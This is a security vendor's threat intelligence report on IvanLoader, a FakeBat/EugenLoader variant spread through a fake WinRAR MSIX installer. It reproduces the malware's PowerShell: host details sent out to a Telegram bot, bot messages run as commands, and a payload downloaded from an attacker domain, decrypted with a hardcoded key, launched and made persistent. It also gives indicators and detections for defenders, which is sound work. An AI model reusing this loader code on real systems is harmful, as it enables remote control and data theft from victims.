THREAT INTELLIGENCE REPORT: NEW FAKEBAT VARIANT

JUNE 2024

CRITICALSTART®

Table of Contents

Table of Contents (continued)

Document History

3/14/24	First Draft	Davis Kouk, Ian Todd
4/17/24	Release Draft	Davis Kouk, Ian Todd

Executive Summary

In early March 2024 we were alerted to threat actor behavior in one of our customer environments. An MSIX file masquerading as a WinRAR installation file actually contained a malicious script intended to be used for remote management via Telegram chat bots. The MSIX installer was downloaded from a website that appeared to be legitimate but was very likely positioned as part of a malvertising campaign.

The PowerShell script within the MSIX file, dubbed IvanLoader, is a variant of FakeBat (aka EugenLoader). This new variant relies on interaction with Telegram chat bots to receive instructions on what actions it is to take on the victim host. In this case, the instructions passed to the host via the Telegram bot are more PowerShell commands, strongly reminiscent of the original EugenLoader.


After checking back in with the Telegram bot with some host details, the instructions request that the host download another payload. An encryption key is used along with GPG to decrypt the payload into a RAR archive. GhostPulse (aka HijackLoader) is used to kick off the final attack which, based on available network traffic, appears to be ArechClient2 (aka Sectop RAT).

Technical Analysis

Precipitating Event

The CRU Threat Research team was informed by the SOC of a CORR alert from Microsoft Defender for Endpoint for a biotech customer. This alert indicated that a user has navigated to a website that was associated with behavior with documented association with the Storm-1113 threat actor group. Specifically, the alert warned that this actor would use search engine advertisements to lead victims to download “fake software installers”.

In this case, the user was looking to download the WinRAR archiving software. Instead, they clicked on the advertisement that took them to a malicious website that appeared to be for WinRAR but was actually controlled by attackers. The website, seen below, mimicked the legitimate WinRAR website.



We want you to have the best possible experience while using our service. Our website uses cookies to help improve your visit. By using this website, you consent to the use of cookies. For more detailed information regarding the use of cookies on this website, please see our "Privacy Policy". If you prefer not to have cookies stored within your web-browser, please adjust your browser settings accordingly.

WinRAR 6.21

Compress, Encrypt, Package and Backup with only one utility

With over 500 million users worldwide, WinRAR is the world's most popular compression tool!

There is no better way to compress files for efficient and secure file transfer. Providing fast email transmission and well-organized data storage options, WinRAR also offers solutions for users working in all industries and sectors.

WinRAR is a powerful archiver extractor tool, and can open all popular file formats.

RAR and WinRAR are Windows 11™ and Windows 10™ compatible; available in over 50 languages and in both 32-bit and 64-bit; compatible with several operating systems (OS), and it is the only compression software that can work with Unicode.
Read more...

© 2023 win.rar GmbH All rights reserved.

Figure 1 Screenshot of malicious website.

Microsoft Defender for Endpoint took action to prevent the user from accessing the website and generated the alert that began this investigation.

Technical Analysis (continued)

Attack Pattern Analysis

In the sections below we will provide analysis of the major components of the attack. Some of this analysis will be based on our own research; some will be based on open-source research that was previously made available.

Malvertising and Initial Download

Malvertising is an increasingly common initial access attack vector. Attackers purchase ad space and utilize SEO poisoning and/or redirection to lead victims to downloading or accessing malicious code. Further information on the rise of malvertising can be found in Critical Start's Cyber Threat Intelligence report on LOBSHOT[1].

Storm-1113 has been tracked as a financially motivated threat actor and has been known to utilize malvertising, creating webpages that mirror legitimate download sites for commonly used, often free, software (Microsoft Threat Intelligence, 2023). Historically, Storm-1113 has hosted deceptive pages associated with:

- WinRAR
- uTorrent
- OneNote
- Epic Games Launcher
- BandiCam Webcam Recorder
- OBS Studio
- FileZilla
- 7zip
- Zoom
- VLC

In the incident observed by Critical Start, the user searched for WinRAR and accessed the fake download page, either due to the malicious ad being boosted by search engine optimization or by clicking a deceptive advertisement link.

[1] https://www.criticalstart.com/lobshot-the-latest-malware-delivered-via-google-ads/

Technical Analysis (continued)

First Stage Execution: Malicious MSIX File

We were able to access the fake WinRAR page and download the MSIX file, WinRar-x86.msix. MSIX files are Windows application packages designed for ease of use when installing and updating applications. They are created using Microsoft's MSIX Packaging Tool and are required to be signed before installation can occur, meaning they are typically trusted by the operating system. In this case the MSIX showed that it was signed by Consonseai LTD, a UK-based biotech company. This suggests that stolen certificates or signing keys may have been used.

The MSIX contained several files including a legitimate WinRAR installer executable, winrar-x64-623.exe, as well as a malicious PowerShell script, 1.ps1.




Figure 2 Screenshot of WinRar-x86.MSIX contents.

The presence of the AI_STUBS folder as well as several PSF processes and DLLs indicates that this MSIX uses PSF or Package Support Framework. This is an open-source framework released by Microsoft that is intended to assist in compatibility for installing legacy applications. The \VFS\AppData\local\ folder path within the MSIX file contains a legitimate copy of gpg.exe, an encryption suite, as well as a dependency, iconv.dll. Also of note are SwapRegHelper10.zip and SwapRegHelper100.zip. These are 10mb and 100mb in size respectively and do not appear to be actual archive files. It's likely that these were added to the MSIX to increase the initial file size which can prevent sandboxing and uploading to online analysis platforms such as VirusTotal.

When the MSIX file executes, AiStubX86Elevated.exe located within the AI_STUBS folder in the MSIX, checks the config.json file for a script to run. In this case, the script was 1.ps1. Previous examples of FakeBat/EugenLoader follow the same infection chain until this point.


Most of the files are consistent with previous examples of EugenLoader. Originally named FakeBat, EugenLoader is a "Malware as a Service" loader developed by Storm-1113 (Microsoft Threat Intelligence, 2023). Earlier iterations of this malware used a batch file contained within a malicious MSI file to contact attacker-controlled servers and retrieve additional malware (Intel471, 2023), typically banking trojans and/or info stealers. It may be relevant to note that, while Microsoft attributes Storm-1113 as the developer, Sangria Tempest (aka FIN7) has also been known to use EugenLoader and potentially the same infrastructure as Storm-1113.

Technical Analysis (continued)

FakeBat Variant: IvanLoader


As mentioned above, at this point in a typical FakeBat/EugenLoader execution, the PS1 script would simply pull down the final stage payload, decrypt it, and run it. However, this new version takes the extra step of checking in with a Telegram bot and retrieving instructions on the next action to take. Effectively, this new PS1, IvanLoader, receives EugenLoader as an instruction set from the Telegram bot. This allows for a more dynamic approach to progressing this attack instead of hardcoding the final payload details. The architecture of this change in the attack path decouples actions on the objective from the initial infection. In this way, IvanLoader can be used to pass any number of instructions to the host to prepare for further malicious action, in addition to what we see here to download and run the final payload.

The 1.ps1 script contained in the MSIX file is designed to interact with a Telegram bot. The two primary functions observed in the code are to check in with the bot and to receive and execute instructions from the bot. This loader script has been dubbed IvanLoader by researchers at NTT Security Holdings. (Rintaro, 2024)



```
$BotToken = [redacted]
$ChatID = [redacted]
$ipv6 = (Invoke-RestMethod -Uri "https://ipv6.icanhazip.com").Trim()
$ipv4 = (Invoke-RestMethod -Uri "https://ipv4.icanhazip.com").Trim()

$info = @{
  ipv4 = "$ipv4"
  ipv6 = "$ipv6"
}
$h_json = $info | ConvertTo-Json

$lnk = "https://api.telegram.org/bot$BotToken/sendMessage?parse_mode=html&disable_web_page_preview=true&chat_id=$ChatID&text=$h_json"
Invoke-RestMethod -Uri $lnk -Method Post
sleep (3..5 | Get-Random)
```

The first section of the IvanLoader script starts by defining variables for both the Telegram bot with which it should interact as well as the check-in chat channel. It then uses icanhazip.com to identify both the public IPv4 and IPv6 addresses of the victim host. Once this data is converted to a JSON object a URI targeting the sendMessage API function for the Telegram Bot API is created. Finally, the check-in process is completed using the Invoke-RestMethod commandlet, using HTTP POST to send the host IP details to the bot. The script then sleeps for a random number of seconds before moving on to retrieving instructions from the bot.




```
$ChatID = [redacted]
$TelegramApi = "https://api.telegram.org/bot$BotToken"
$Updates = Invoke-RestMethod "$TelegramApi/getUpdates" -Method Post
$ChannelPosts = $Updates.result | Where-Object { $_.channel_post -and $_.channel_post.chat.id -eq $ChatID }
$LastPost = $ChannelPosts | Select-Object -Last 1

if ($LastPost -ne $null -and $LastPost.channel_post -ne $null) {
  $LastMessageText = $LastPost.channel_post.text
  $LastMessageId = $LastPost.channel_post.message_id
  Invoke-Expression $LastMessageText
  $deleteMessageUrl = "$TelegramApi/deleteMessage?chat_id=$ChatID&message_id=$LastMessageId"
  Invoke-RestMethod -Uri $deleteMessageUrl -Method Post
} else {
  exit
}
```

The second section of the IvanLoader script sets a new Telegram chat ID. The same bot ID is used to craft a new URI, which is used in another Invoke-RestMethod command to retrieve messages from the Telegram getUpdates API endpoint. The results are first filtered by the new chat ID and then the most recent message is saved. The contents of the message are extracted and run with the Invoke-Expression commandlet. In the final step the script reaches out to the API to delete the most recent message from the chat using the deleteMessage API call.

Technical Analysis (continued)

Second Stage Execution: Telegram and EugenLoader

Based on available research, the commands sent back to the victim host via the Telegram bot appear to be or are based on EugenLoader. (Rintaro, 2024) The first set of commands, like IvanLoader, act as a basic information-gathering and check-in effort with Telegram.



```
$osCaption = (Get-WmiObject -Class Win32_OperatingSystem).Caption
$domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain
$AV = Get-WmiObject -Namespace "root\\SecurityCenter2" -Class AntiVirusProduct
$dis = $AV | ForEach-Object {
    $_.displayName
}
$Names = $dis -join ", "
$ipv6 = (Invoke-RestMethod -Uri "https://ipv6.icanhazip.com").Trim()
$ipv4 = (Invoke-RestMethod -Uri "https://ipv4.icanhazip.com").Trim()
$start = @{
    ipv4 = "$ipv4"
    ipv6 = "$ipv6"
    status = "start"
    os = $osCaption
    domain = $domain
    av = $Names
}
$h_json = $start | ConvertTo-Json
$botToken = "[redacted]'
$chat_id = "[redacted]'
$lnk = "https://api.telegram.org/bot$botToken/sendMessage?parse_mode=html&
disable_web_page_preview=true&chat_id=$chat_id &text=$h_json"
Invoke-RestMethod -Uri $lnk -Method Post
```

Figure 3 EugenLoader part one (Rintaro, 2024)


The items collected from the host to be sent back to the bot include the following:

- Operating system version
- Host domain membership
- Anti-virus software installed
- Public IP addresses (IPv4 and v6)

The data is placed into a JSON object and, as with IvanLoader before, sent to the Telegram bot using Invoke-RestMethod to POST the details to the sendMessage API. This differs from typical EugenLoader behavior as the data collected is normally sent to a web server using HTTP GET, passing the discovery data as parameters. (eSentire Threat Response Unit, 2023)

The second set of commands are used to deliver the final stage payload to the victim host, execute it, and set up persistence for continued operation. The following actions are taken with this set of commands:

1. It begins by creating an eight-alpha-long string. It uses this string to name a pair of new directories under the AppData and ProgramData directories.
2. Next it defines a download URL and output path in variables before using the Invoke-WebRequest commandlet to download the final payload from the read-holy-quran.group URL. The name given to the downloaded file is the same string defined in Step 1 above.




```
$alphabet = "abcdefghijklmnopqrstuvwxyz"
$jam = -join (1..8 | ForEach-Object { Get-Random -InputObject $alphabet.ToCharArray() })
New-Item -ItemType Directory -Path "$env:APPDATA\\$jam"
New-Item -ItemType Directory -Path "C:\\ProgramData\\$jam"
$url = "https://read-holy-quran.group/ld/cr.tar.gpg"
$outputPath = "$env:APPDATA\\$jam.gpg"
Invoke-WebRequest -Uri $url -OutFile $outputPath
echo 'riudswrk' | .$env:APPDATA\\local\\gpg.exe --batch --yes --passphrase-fd 0
--decrypt --output $env:APPDATA\\$jam.rar $env:APPDATA\\$jam.gpg

$tarPath = "$env:APPDATA\\$jam.rar"
$extractPath = "C:\\ProgramData\\$jam"
Invoke-Expression "tar --extract --file=`"$tarPath`" --directory=`"$extractPath`""
Start-Process -FilePath "C:\\ProgramData\\$jam\\cr\\run.exe"
$programPath = "C:\\ProgramData\\$jam\\cr\\run.exe"
$shortcutPath = [System.IO.Path]::Combine($env:APPDATA, 'Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\$jam.lnk')
$shell = New-Object -ComObject WScript.Shell
$shortcut = $shell.CreateShortcut($shortcutPath)
$shortcut.TargetPath = $programPath
$shortcut.Save()
```

Figure 4 EugenLoader part two (Rintaro, 2024)

3. An instance of gpg.exe packaged in the original MSIX file is used, along with an eight-character key, to decrypt the downloaded file, changing the extension from .gpg to .rar. Previous iterations of EugenLoader samples included a non-random key, usually “putin” or “putingod” (eSentire Threat Response Unit, 2023).
4. The RAR file is then extracted using an Invoke-Expression commandlet calling the tar utility. The target location for the extraction is the eight-character ProgramData subdirectory created in Step 1.
5. Finally, the payload is launched with the Start-Process commandlet.
6. For persistence a new wscript.exe object is used to create a shortcut (LNK) in the Startup directory.

Technical Analysis (continued)

Final Payload Execution



Ghostpulse (AKA IDAT Loader)


Legitimate Cisco Webex PE used for DLL side-loading

Modified DLL containing references to dharna.7z and guar.xlsx in strings

Figure 5 Files extracted from the decrypted rar payload

Once extracted, run.exe is executed. This is a validly signed Cisco Webex executable which loads vcruntime140.dll, msvcp140.dll and wbxtrace.dll from the current directory. The wbxtrace.dll file has been modified to contain malicious code that, when loaded by run.exe, will extract and decrypt the file dharna.7z. This behavior is consistent with known examples of GhostPulse (aka HijackLoader), a complex loader used to drop a variety of infostealers and RATs (Bitam & Desimone, 2023).

Once the final payload is executed on the victim host, we see connections to 91.215.85.66 over port TCP 15647, an IP address located in Russia. The port TCP 15647 produced a unique banner observed in the screenshot below:



UNKNOWN 15647/TCP

Software

microsoft windows

Details

Banner `*{"Type":"EncryptionStatus","Status":"On"}`

A search on this banner yielded a result set of other Russian IPs with similar attributes:

- Hosted in Moscow or St. Petersburg.
- TCP port 15647 open and returning the banner above.
- Several open nonstandard HTTP ports (5357, 5985, 9000, and others).
- An open TCP 3389 (RDP) port.
- Running Windows OS.

Several, but not all, of these IPs, including the one contacted by this payload, have records indicating connections from malicious files in recent months. Common malware strains identified in these records are Redline and Mardom. Historically, the connection to port 15647 and the banner depicted above indicate involvement with the ArechClient2 (aka Sectop RAT) malware. (Demboski, Cahen, Miller, & Rydzynski, 2022)

We assess that these IPs are also used for ArechClient2 command and control, but the files involved in doing so are not typically submitted to platforms like VirusTotal for analysis. In this particular case, the binary responsible for contacting the IP above was the Windows built-in utility MSBuild.exe (Microsoft Build Engine), which is a legitimate Microsoft build tool for compiling and packaging software projects. This indicates that the process was likely injected with the malicious code.

Indicators of Compromise

WinRar-x86.msix	Malicious download masquerading as the WinRAR archive tool
winrar-x64-623.exe	Files contained within the malicious MSIX file (WinRar-x86.msix)
config.json	
StartingScriptWrapper.ps1	
1.ps1	
gpg.exe	
SwapRegHelper10.zip	
SwapRegHelper100.zip	
CodeIntegrity.cat	
196524ad5c193dd689796ee66b387679f852c9c7	SHA1 for WinRar-x86.msix
9cdf137e3f2493c9e141d5ec05f890e32b9b4e87	SHA1 for winrar-x64-623.exe
0b0c29c0b1de32feb4dbdfbcbd9cdf9efec0f743	SHA1 for config.json
9b4687b51de5ad46c4957a6321745004dc4a39dd	SHA1 for StartingScriptWrapper.ps1
2fd96467ef20b0618828039a5251a882a83a5f11	SHA1 for 1.ps1
34666d52e545e944425b0d9ccc952e72235e5b27	SHA1 for SwapRegHelper10.zip
bb31af0b3dcbba24a8e2c5e9424cd09b82bb3e08	SHA1 for SwapRegHelper100.zip
57760cab293250b6af7946a449c156c0b248f172	SHA1 for CodeIntegrity.cat
f37c9d382c91a58d3eec2bdac9f8fe9a3932aa9c	SHA1 for <8_random_alpha_chars>.gpg
78f8ff46348a41b2c7b89a732a41b3e0e602e9b4	SHA1 for <8_random_alpha_chars>.rar
winrar.cn.com	Hosted the malicious WinRar-x86.msix file
read-holy-quran.group	Hosted the final malware payload
kalpanastickerbindi.com	Contacted during 1.ps1 run
176.97.76.106	IP associated with both winrar.cn.com and read-holy-quran.group
91.215.85.66	IP contacted by the final payload during execution
2.57.149.235	Other IPs with port 15647 open and serving the "EncryptionStatus" banner
2.57.149.31	
45.92.179.249	
194.26.135.180	
152.89.217.229	
152.89.198.51	
85.209.11.243	

Detection & Mitigation

Network Detections

Suspicious Network Connection to IP Lookup Service APIs[2]

Both the IvanLoader script and the commands that constitute EugenLoader both leveraged the icanhazip.com service.

Suspicious Non-Browser Network Communication With Telegram API[3]

Both the IvanLoader script and the commands that constitute EugenLoader communicated with the Telegram bot API.

Possible ArechClient2, Connection to TCP 15647

ArechClient2 (aka Sectop RAT) will often communicate to their command-and-control servers over TCP 15647. This port is not typically used by other applications.

Possible ArechClient2, HTTP Response Contains EncryptionStatus Banner

The command-and-control server for ArechClient2 (aka Sectop RAT) will first respond with the "EncryptionStatus" banner on the port being used for C2 activities. So far this appears unique to this malware.

Host Detections

Powershell Invoke-Expression After Connection with Telegram API

The Invoke-Expression commandlet can be heavily used in a normal operating environment. This detection looks to filter out some of the noise by watching for instances where it is invoked after first communicating with the Telegram API, suggesting that a Telegram bot is passing instructions to the host as in the case with IvanLoader and EugenLoader.

Usage Of Web Request Commands And Cmdlets[4]

PowerShell comes with several built-in options for interacting with web services. These are most often used by malware for downloading additional stages but, as in this case, it can also be used to interact with command-and-control servers to deliver captured data or receive further instructions.

Mitigations

- Pay close attention to what links you follow, especially in web search results. SEO poisoning and malvertising are methods used by attackers to get their malware in front of users to download and execute. Double-check links presented in search results to make sure you aren't clicking on an advertisement.
- Another possible method to avoid malicious advertisements is to install or enable an ad blocker on your browser of choice. This software will work to hide all advertisements during your browsing sessions, reducing the likelihood of a misclick leading to an infection.
- Unless there is a known legitimate reason for it, consider blocking access to the Telegram API. Telegram bots are frequently used to facilitate command-and-control activities on a compromised host.
- Consider installing an ad blocker extension to your web browser of choice. This will increase the likelihood of blocking malicious advertisements while you browse the internet and during web searches.

[2] *https://detection.fyi/sigmahq/sigma/windows/network_connection/net_connection_win_susp_external_ip_lookup/*

[3] *https://detection.fyi/sigmahq/sigma/windows/network_connection/net_connection_win_telegram_api_non_browser_access/*

[4] *https://detection.fyi/sigmahq/sigma/windows/process_creation/proc_creation_win_susp_web_request_cmd_and_cmdlets/*

References

Bitam, S., & Desimone, J. (2023, Oct 26). GHOSTPULSE haunts victims using defense evasion bag o' tricks. Retrieved from Elastic Security Labs: *https://www.elastic.co/security-labs/ghostpulse-haunts-victims-using-defense-evasion-bag-o-tricks*

Demboski, M., Cahen, B., Miller, J., & Rydzynski, P. (2022, December 21). Key Findings from Defending the NOC at Black Hat Europe 2022. Retrieved from IronNet: *https://www.ironnet.com/blog/key-findings-from-defending-the-noc-at-black-hat-europe-2022*

eSentire Threat Response Unit. (2023). Unraveling BatLoader and FakeBat. Retrieved from eSentire: *https://www.esentire.com/resources/library/two-competing-russian-speaking-cybercrime-groups-attack?utm_source=linkedin&utm_medium=organic&utm_campaign=batloader-fakebat&utm_content=tru-report*

Intel471. (2023, February 28). Malvertising Surges to Distribute Malware. Retrieved from Intel471: *https://intel471.com/blog/malvertising-surges-to-distribute-malware#:~:text=BatLoader%20and%20EugenLoader/FakeBat*

Microsoft Threat Intelligence. (2023, December 28). Financially motivated threat actors misusing App Installer. Retrieved from Microsoft Security: *https://www.microsoft.com/en-us/security/blog/2023/12/28/financially-motivated-threat-actors-misusing-app-installer/*

Rintaro, K. (2024, March 7). 悪性MSIXファイルから実行されるIvanLoaderについて. Retrieved from NTT Security Holdings: *https://jp.security.ntt/tech_blog/ivanloader?_x_tr_hist=true*

Segura, J. (2024, March 12). FakeBat delivered via several active malvertising campaigns. Retrieved from Malwarebytes: *https://www.malwarebytes.com/blog/threat-intelligence/2024/03/fakebat-delivered-via-several-active-malvertising-campaigns*

Credits

Malware Analysis and Research	Davis Kouk, Ian Todd
Intelligence Analysis and Investigation	Ian Todd, Threat Researcher
Discovery and Analysis	Peter Soverns, Lead Security Analyst

About Critical Start CTI

To stay ahead of emerging threats, the Critical Start Cyber Threat Intelligence (**CTI**) team leverages a variety of intelligence sources, including open-source intelligence, social media monitoring, and dark web monitoring.

As a part of the Critical Start Cyber Research Unit (**CRU**), CTI monitors emerging threat developments and works closely with the Security Engineering and RSOC teams to implement any relevant detections. For future updates on emerging threats, follow our Critical Start Intelligence Hub.

For more information, contact us at:
https://www.criticalstart.com/contact/